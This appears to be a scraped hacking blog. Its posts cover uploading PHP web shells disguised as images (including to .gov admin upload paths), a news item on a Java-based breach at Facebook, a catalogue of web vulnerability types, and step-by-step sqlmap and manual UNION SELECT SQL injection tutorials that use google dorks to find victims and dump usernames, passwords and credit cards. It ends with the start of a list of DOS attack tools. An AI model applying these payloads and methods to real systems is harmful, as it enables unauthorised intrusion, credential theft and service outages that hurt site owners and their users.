
How to use shells in "Website hacking"-Basics

. at [04:16](#) . [No comments:](#)

First of all , what is shells?

Shells is usually a php-script used for creating an ftp between your computer and the website . But the diffrens with using shells and just ftp is that shells do it without permission or password/username .

Shells is usually uploaded as images , but many sites can dected them . But you can make it undetectable if you have a good php-jpeg spoof extension or change its tamper data to make it look like a jpeg.



How do I use shells ?

Well , first you need to have a shell. Then you need a place to upload the shell at any place where you have the ability to upload files.

for example if I had uploaded a shell here as my avatar.

Then I would need to upload the shell , thats just as simple as copy the direct link to the shell . If it where my avatar I'd would copy the pic-adress and enter it to my browser. Then the shell would be executed and you got full access to the sites

servers and files.

How to I upload shells to places like .gov sites , or places without a way to upload files?

Well , its pretty simple . But you must use vpn for the method

Post admin/per_intimg.php after your site link ,
like www.hello.gov/admin/per_intimg.php

and you'll see a place to upload gifs or jpegs , just spoof/change tamper data or bind your shell with/to one of those file types.

Some Private shells <http://packetstormsecurity.com/files/108693/Priv8-2012-Bypass-Shell.html>

Thats all , happy hacking everybody :pirate:

Hackers attack Facebook using Java flaw

. at [08:26](#) . [No comments:](#)

Facebook has revealed that it was the victim of a “sophisticated attack” that led to **malware being installed on employees'** computers. A Facebook security post reveals that the hackers exploited a previously undetected flaw in Java's built-in security mechanism to infect the developer site, which in turn infected the computers of the Facebook employees.



The Facebook post states that it has reported the matter to **Oracle (the company behind Java)** and that a security patch has already been issued to resolve the vulnerability. Facebook claims that it has found no evidence to suggest that any data pertaining to Facebook users has been compromised and reveals that it wasn't the only company to suffer from the attack. Although Facebook didn't reveal the names of the other companies that were also targeted, PC Mag points out that Twitter had also suffered a similar attack recently, one that it had blamed on Java browser plug-ins. However, in Twitter's case, the attack did result in user credentials being exposed.

Java has suffered the brunt of hacker attacks in recent weeks resulting in

many companies either recommending users to turn off Java plug-ins in their browsers or outright banning Java plug-ins from working on browsers. Oracle was only able to get Apple to unblock Java from working on Safari after releasing multiple security updates within the span of a couple of weeks. Unfortunately, Java still remains an important component in many web applications and will undoubtedly remain the target of hackers in the future.



For more updates like us on our facebook page [BEHINDINTERNET](#).

Web application hacking methods widely used -Collection


. at [00:41](#) . [No comments:](#)



"Parameter manipulation"

- * Arbitrary File Deletion
- * Code Execution
- * Cookie Manipulation (meta http-equiv & crlf injection)
- * CRLF Injection (HTTP response splitting)
- * Cross Frame Scripting (XFS)
- * Cross-Site Scripting (XSS)
- * Directory traversal
- * Email Injection
- * File inclusion
- * Full path disclosure
- * LDAP Injection
- * PHP code injection
- * PHP curl_exec() url is controlled by user
- * PHP invalid data type error message
- * PHP preg_replace used on user input
- * PHP unserialize() used on user input
- * Remote XSL inclusion
- * Script source code disclosure
- * Server-Side Includes (SSI) Injection

- * SQL injection
- * URL redirection
- * XPath Injection vulnerability
- * EXIF



(c) net-square

This list below fits in category "**MultiRequest parameter manipulation**"

- * Blind SQL injection (timing)
- * Blind SQL/XPath injection (many types)

This list below fits in category "**File checks**"

- * 8.3 DOS filename source code disclosure
- * Search for Backup files
- * Cross Site Scripting in URI
- * PHP super-globals-overwrite
- * Script errors (such as the Microsoft IIS Cookie Variable Information Disclosure)

This list below fits in category "**Directory checks**"

- * Cross Site Scripting in path
- * Cross Site Scripting in Referer
- * Directory permissions (mostly for IIS)
- * HTTP Verb Tampering (HTTP Verb POST & HTTP Verb WVS)
- * Possible sensitive files
- * Possible sensitive files
- * Session fixation (jsessionid & PHPSESSID session fixation)
- * Vulnerabilities (e.g. Apache Tomcat Directory Traversal, ASP.NET error message etc)
- * WebDAV (very vulnerable component of IIS servers)

This list below fits in category "**Text Search Disclosure**"

- * Application error message
- * Check for common files
- * Directory Listing
- * Email address found
- * Local path disclosure
- * Possible sensitive files
- * Microsoft Office possible sensitive information
- * Possible internal IP address disclosure
- * Possible server path disclosure (Unix and Windows)
- * Possible username or password disclosure
- * Sensitive data not encrypted
- * Source code disclosure
- * Trojan shell (r57,c99,crystal shell etc)
- * (IF ANY)Wordpress database credentials disclosure

This list below fits in category "**File Uploads**"

- * Unrestricted File Upload


This list below fits in category "**Authentication**"

- * Microsoft IIS WebDAV Authentication Bypass
- * SQL injection in the authentication header
- * Weak Password
- * GHDB - Google hacking database (using dorks to find what google crawlers have found like passwords etc)

This list below fits in category Web Services - "**Parameter manipulation & with multirequest**"

- * Application Error Message (testing with empty, NULL, negative, big hex etc)
- * Code Execution
- * SQL Injection
- * XPath Injection
- * Blind SQL/XPath injection (test for numeric,string,number inputs etc)
- * Stored Cross-Site Scripting (XSS)
- * Cross-Site Request Forgery (CSRF)

HOW DO WORDPRESS BLOGS GET HACKED?



How to use SQL MAP Step by Step tutorial

. at [00:50](#) . [No comments:](#)

First of all you need a virtual machine with backtrack or Kali, I prefer to use Kali Linux. I don't want to give a tutorial for how to setup, it should be pretty easy.



Step 1. First you have to find a target that has a mysql error example. Site.com/index.php?id=1' >> mysql error occurred example. You know it's vuln now for SQL INJECTION. So let's start by get the database you are going to find for making this work.

SQL MAP will not only give you are tip about the information_schema, but it will find the local database name of the website.

Step 2. so now open up the sqlmap, you can right click and top used tools or open terminal and write sqlmap - This will popup with lot of options when using sqlmap.

The used option will be as the start sqlmap -u <<< That means URL.

So type following...

```
sqlmap -u site.com/index.php?id=2 --dbs
```

This will find the database of the website, and this will be useful when dumping the sites tables and column names...

Step 3. Now when you have the database, we want to extract the tables

from it, by typing following..

sqlmap -u site.com/index.php?id=2 -D <<< Means database, use the local database of the website and not information_schema, when you did sqlmap -u site.com/index.php?id=2 --dbs.



```
root@bt: /pentest/web/scanners/sqlmap
File Edit View Terminal Help
root@bt: /pentest/web/scanners/sqlmap# ./sqlmap.py -u "https://192.168.28.128/1/index.jsp" --data "word=test" --proxy "http://127.8.8.1:8888"

sqlmap/0.9 - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net

[*] starting at: 12:36:44

[12:36:44] [INFO] using '/pentest/web/scanners/sqlmap/output/192.168.28.128/session' as session file
[12:36:44] [INFO] testing connection to the target url
[12:36:45] [INFO] testing if the url is stable, wait a few seconds
[12:36:46] [INFO] url is stable
[12:36:46] [INFO] testing if POST parameter 'word' is dynamic
[12:36:46] [WARNING] POST parameter 'word' is not dynamic
[12:36:49] [INFO] heuristic test shows that POST parameter 'word' might be injectable (possible DBMS: MySQL)
[12:36:49] [INFO] testing sql injection on POST parameter 'word'
[12:36:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:37:07] [INFO] testing 'MySQL >= 5.8 AND error-based - WHERE or HAVING clause'
[12:37:11] [INFO] POST parameter 'word' is 'MySQL >= 5.8 AND error-based - WHERE or HAVING clause' injectable
[12:37:11] [INFO] testing 'MySQL > 5.8.11 stacked queries'
[12:37:14] [INFO] testing 'MySQL > 5.8.11 AND time-based blind'
[12:37:16] [INFO] testing 'MySQL UNION query (NULL) - 1 to 18 columns'
[12:37:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
POST parameter 'word' is vulnerable. Do you want to keep testing the others? [Y/n] Y
sqlmap identified the following injection points with a total of 42 HTTP(s) requests:
---
Place: POST
Parameter: word
Type: error-based
Title: MySQL >= 5.8 AND error-based - WHERE or HAVING clause
Payload: word=test AND (SELECT 1870 FROM (SELECT COUNT(*), CONCAT(CHAR(58,109,121,117,58), (SELECT (CASE WHEN (1870=1870) THEN 1 ELSE 0 END))) , CHAR(58,107,104,128,58), FLOOR(RAND(0)*2))x FROM information_schema.tables GROUP BY x)a)
---
[12:38:13] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5.8
[12:38:13] [INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/192.168.28.128'

[*] shutting down at: 12:38:13

root@bt: /pentest/web/scanners/sqlmap#
```

So do...

sqlmap -u site.com/index.php?id=2 -D database --tables << This will give you all the database tables it has on that database.

Step 4. We have now access and extracted the tables, let's take a deeper view inside the shit.

So by typing ..

sqlmap -u site.com/index.php?id=2 -D database --columns

This will show you all the columns on the website, and now it will be fun, because you know exact what you are looking for now, mostly the username & password, mails, creditcards, personal numbers or other gods.

Step 5. Pull the information out from the columns.

We have found what we searched for, so by typing following you will be able to pull out the information from the columns, and will give you what you are searching for. Remember passwords is mostly MD5 encrypted, so just decrypt the password hashes.

Type following ...

```
sqlmap -u site.com/index.php?id=2 -D database -T the table you want to  
extract from example...
```


```
sqlmap -u site.com/index.php?id=2 -D database -T users -C the column for  
what you are searching example username and password.
```

```
sqlmap -u site.com/index.php?id=2 -D database -T users -C username,  
password --dump
```

So let it load, prob. Has lots of goods inside.

Good luck people, if any problems perhaps please pm me private, and I'll guide you. Please also follow my next threads, the next part will be manually sql injection, RFI and much more.

SQL Injection structure




THE SQL MAP FILE
<http://www.mybatis.org/mybatis-3/zh/sqlmap-xml.html>

SQL Injection -Manual method

. at 00:53 . No comments:

Welcome to my tutorial in how to do manually SQL Injection. So to you people out there, please see this for educational purpose, in reason that this is illegal, so if you are planing to become a bit smarter than only do it on websites you have permission to, but to all the black hat and grey hat hackers, well this can might be useful to learn web based attacks.



Step 1.

Find a vuln. Target can not always be easy, it takes time if you are new. You can search by google by using google dorks. Dork list on pastebin

By using dorks you will find lots of sites, some of them is vuln for SQL injection and some may not be, but again it takes time if you are new, you can also check a website manually or by scanning it with wapiti og Vega in Kali Linux. Btw. Kali Linux is for penetration testers. I will make future tutorials for that to.

So how to use a google dork? Well do like this.. Find a dork you want to use, I'm going to use `"inurl:index.php?id="` and you are also able to do a special search for targeting websites in countries. Example. `"inurl:index.php?id=" site:.com` << This will show websites with the domain .com in the end and

index.php?id= on the url.

I'm not going to upload any pictures for this step, it should be easy to do.

Step 2.

Seeing if the website is vuln. By adding after example

site.com/index.php?id=2' <<< By adding ' << You will be able to see if it's vuln if it says. Mysql error has occurred example. It should be easy to see if there is an error on the website, it can be mysql or a syntax error, but make sure it has an mysql error inside the syntax error, because else it's not SQL Injection you are going to use.

Picture of the website how it looks when the error pops up.

Picture: 

Get the columns, by ORDER BY method. It's the part of the Union Select, please make sure, there is also Blind SQL Injection, it will be one of my future tutorials to.

So now we need to find the columns, so by doing this, you will find out how many columns there is.

site.com/index.php?id=2 ORDER BY 1-- and by changing the numbers and just go up, but if you type 1-- and an column error comes up, then it's another method and not the UNION SELECT method that is going to be using.

So let's say we have tested and ended on site.com/index.php?id=2 ORDER BY 9-- and you go up to site.com/index.php?id=2 ORDER BY 10-- and a unknown column error popup, then it means that there is 9 columns.

This will show when you get the UNKNOWN Column error.

Picture: 

Step 3.

So we want to find the active column, it will mean that it's the column we are going to work with. We say there is 9 columns, because the error occurred when we did hit 10, than it's 9 columns. Then we type following.

site.com/index.php?id=-2 UNION SELECT 1,2,3,4,5,6,7,8,9--

Remember the " - " has to be before the numer after " = ".

This will show a number on the site.

Picture: Picture

Please make sure that some sites, the number will not come up, but make sure you check it good and well, but else you have to guess the active columns.

Step 4.

So now we have the active column, let's say it's " 4 "

So by typing following..

```
site.com/index.php?id=-2 UNION SELECT  
1,2,3,group_concat(table_name),5,6,7,8,9 from information_schema.tables-  
-
```

Remember the information_schema is the local database for every website, and ofc. There is a head db to, that the owner makes for he/her website. But make sure you make it like this, when you do it like that, the tables will extract, and you will see a lot of tables from information_Schema. No need for a picture here, you will see it when you got it.

Step 5.

Now it's the same as before, just with column. Example on my tutorial with use of SQL Map you also see the command of --columns.

So type following and make sure you do this, else it won't work.

```
site.com/index.php?id=-2 UNION SELECT  
1,2,3,group_concat(column_name),5,6,7,8,9 from  
information_Schema.columns where table_schema=database()--
```

This will extract all the columns you want. So let's say you want to make a defacement or dump example by manual sql.

You find username and password on the columns you see when you did this.

You want to get usernames and passwords type this.


```
site.com/index.php?id=-2 UNION SELECT  
1,2,3,group_concat(username,0x3a,password),5,6,7,8,9  
login,0x3a,password) from database >> The database you will find when  
you do example SQL map, but it's pretty simple. There is multiple ways to
```

get the database name, but don't use haviji please!

When you can do manually, then use SQL Map for dumping or finding the information. But haviji you can use for finding admin panels, but not for hacking please. You have now the username and password, now just find the admin panel for website.

Happy hacking. (whitehat)


BTW!!!!!!! Remember the normal password is encrypted with MD5.^_^.Some other famous web vulnerability attacks include



DOS Attacks and Free DOS Attacking Tools

. at [07:44](#) . [No comments:](#)

The denial of service (DOS) attack is one of the most powerful attacks used by hackers to harm a company or organization. Don't confuse a DOS attack with DOS, the disc operating system developed by Microsoft. This attack is one of most dangerous cyber attacks. It causes service outages and the loss of millions, depending on the duration of attack. In past few years, the use of the attack has increased due to the availability of free tools. This tool can be blocked easily by having a good firewall. But a widespread and clever DOS attack can bypass most of the restrictions. In this post, we will see more about the DOS attack, its variants, and the tools that are used to perform the attack. We will also see how to prevent this attack and how not to be the part of this attack.



What Is a Denial of Service Attack?

A DOS attack is an attempt to make a system or server unavailable for legitimate users and, finally, to take the service down. This is achieved by flooding the server's request queue with fake requests. After this, server will not be able to handle the requests of legitimate users.

In general, there are two forms of the DOS attack. The first form is on that can crash a server. The second form of DOS attack only floods a service.

DDOS or Distributed Denial of Service Attack

This is the complicated but powerful version of DOS attack in which many attacking systems are involved. In DDOS attacks, many computers start performing DOS attacks on the same target server. As the DOS attack is distributed over large group of computers, it is known as a distributed denial of service attack.

To perform a DDOS attack, attackers use a zombie network, which is a group of infected computers on which the attacker has silently installed the DOS attacking tool. Whenever he wants to perform DDOS, he can use all the computers of ZOMBIE network to perform the attack.

In simple words, when a server system is being flooded from fake requests coming from multiple sources (potentially hundreds of thousands), it is known as a DDOS attack. In this case, blocking a single or few IP address does not work. The more members in the zombie network, more powerful the attack it. For creating the zombie network, hackers generally use a Trojan.

There are basically three types of DDOS attacks:

- ✓Application-layer DDOS attack
- ✓Protocol DOS attack

✓Volume-based DDOS attack

Application layer DDOS attack: Application-layer DDOS attacks are attacks that target Windows, Apache, OpenBSD, or other software vulnerabilities to perform the attack and crash the server.

Protocol DDOS attack: A protocol DDOS attacks is a DOS attack on the protocol level. This category includes Synflood, Ping of Death, and more.

Volume-based DDOS attack: This type of attack includes ICMP floods, UDP floods, and other kind of floods performed via spoofed packets.

There are many tools available for free that can be used to flood a server and perform an attack. A few tools also support a zombie network to perform DDOS attacks. For this post, we have compiled a few freely available DOS attacking tools.

Free DOS Attacking Tools

1. LOIC (Low Orbit Ion Canon)

